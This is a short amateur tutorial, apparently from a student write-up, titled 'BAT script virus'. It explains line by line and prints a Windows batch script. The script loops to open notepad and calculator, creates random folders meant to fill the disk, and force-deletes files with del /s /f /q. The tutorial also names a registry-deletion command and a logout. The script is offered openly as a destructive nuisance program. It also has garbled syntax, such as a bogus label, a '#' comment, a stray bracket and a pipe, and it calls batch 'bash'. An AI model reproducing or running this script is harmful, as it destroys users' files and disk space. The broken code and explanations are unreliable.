

“BAT SCRIPT VIRUS”

It is a simple notepad script using bash shell scripting where the script written in notepad saves it with only the .bat file extension.

STEPS:


1.Line by line explanation:

- (A) **@ECHO OFF** : echo off is a command to echo what it is displaying i.e if we type echo “hi” the output will be hi . **@ECHO OFF** : it does echo any command in the below so that echo is off
- (B) **:x = break** : In this loop is going to execute only one time since i have used a break statement if we use only **:x** it will run of infinite no of times just for example i have run it one time
- (C) **START %SystemRoot%\system32\notepad.exe** : This automatically open notepad once from system32 folder if we use infinite loop it open for infinite no of times
- (D) **Timeout /t 2** : Timeout /t 2 means after the notepad exe opens there is time delay or interval of 2sec to the next command .
- (E) **START %SystemRoot%\system32\calc.exe** : Similarly i have open calculator exe like this you can use n number of applications by specify the path
- (F) **md %random%,md%random%** : This is a random file created for this example. I have used it only two times using the infinite loop to create a folder until the space is full.
- (G) **Del “C:\cc\”*”/s /f /q** : The overall command focus us to delete a particular file in that folder it comes in handy when you don't want to delete all file but want to particular file or directory the **first part “C:\cc\”*”** Specify the path which you want to delete and the last part **/s**: delete all files

, /f : delete the file with read only permission , /q : is quiet command do ask before deleting .

- (H) `REG DELETE HKEY_CURRENT_USER\Console /v Test /f :` This command i have not used as it is dangerous as it deletes all the registry keys from it . Registry is a path where all the details of the hardware and software is related so deleting it is dangerous .
- (I) **SHUTDOWN /l** : I have commented this line if you want you can logout or switch off from the desktop .
- (J) **Goto x** : This goes to where the x variable is located see what condition is given if no condition is given it is executed n no of times .
- (K) After finishing save it will **.bat** extension to become executable.

The overall script given below:



```
@ECHO OFF
:x=break
START %SystemRoot%\system32\notepad.exe
timeout /t 2
START %SystemRoot%\system32\calc.exe
md %random%
md %random%
#SHUTDOWN /l
del "C:\cc\*.*)" /s /f /q|
goto x
```